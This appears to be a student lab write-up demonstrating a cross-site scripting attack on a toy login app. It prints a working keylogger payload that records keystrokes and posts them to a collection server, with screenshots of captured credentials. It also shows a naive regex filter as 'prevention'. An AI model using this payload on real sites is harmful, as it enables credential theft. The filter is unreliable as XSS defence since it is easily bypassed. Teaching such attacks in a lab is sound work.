
122022010 Shrayank Mistry
Cross Site Scripting (XSS) Attack:

Demonstrate and implement Cross Site Scripting Attack using any simple web application. Implement its detection and prevention mechanisms using message dialog boxes.





```
Server Side:
- Run the node server: $ node app.js


Client Side:
- Copy code below
- Paste into input box above
- Click submit
- Open console
- Start typing random words
- You should see your letters displayed
```

Simple web app to login using credentials vulnerable to XSS attack

```
<link rel="icon" href="data:,">

<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.12.4/jquery.min.js"></script>

<script>

    var phrase = [];

    $(document).on('keypress',function(key){
        var letter = String.fromCharCode(key.charCode);
        phrase.push(letter);
    });

    window.onbeforeunload = function () {
        $.post('http://localhost:5000/' + phrase.toString());
    };


</script>
```


Attack code when pasted in input text records all details typed in input after and sends to server



Copying attack in input box and submitting to insert JavaScript code in webpage to create attack

```
Elements  Console  Sources  Network  Performance  Memory
<br>
<div class="card col-sm-12 col-md-4 col-lg-4" style="margin: auto;"> flex
  <div class="card-body"> == $0
    <br>
    <h3>Cross Site Scripting (XSS)</h3>
    <div class="form-group">…</div>
    <button class="btn btn-success btn-sm btn-block" type="submit">Submit</button>
    <div id="attack">
      <link rel="icon" href="data:,">
      <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.12.4/jquery.min.js">
      </script>
      <script>
          var phrase = [];      $(document).on('keypress',function(key){        var
        letter = String.fromCharCode(key.charCode);        phrase.push(letter);     });
        window.onbeforeunload = function () {        $.post('http://localhost:5000/' +
        phrase.toString());     };
      </script>
    </div>
  </div>
</div>
```

Attack code inserted in specific div (attack) as seen in code inspect of google chrome




User enters username and password unaware of attack through XSS

```
jackson@ubuntu: ~/GitHub/M.Tech.-SemII-Programs...
jackson@ubuntu:~/GitHub/M.Tech.-SemII-Programs/Security in Computing/Cros
s Site Scripting/Cross-Site-Scripting-Test-master$ node app.js
server is running...
/U,s,e,r,n,a,m,e,%20,a,n,d,%20,P,a,s,s,w,o,r,d,%20,i,s,%20,s,t,o,r,e,d,.
```

Username and Password as seen on the server side of the attack

```javascript
var pattern = /<(.*)>/;

            function hasHtmlTags(string) {
                return pattern.test(string);
            };


            $("button").on('click', function(){
                if (hasHtmlTags($('#xss-code').val())) {
                    alert("Prevention from XSS")
                }
                else {
                    $('#attack').html($('#xss-code').val())
                }
            })
```

Filtering the input given textbox to prevent XSS Attack by filtering <> patterns.



Alert box shows prevention from unwanted javascript written in the text box to prevent XSS.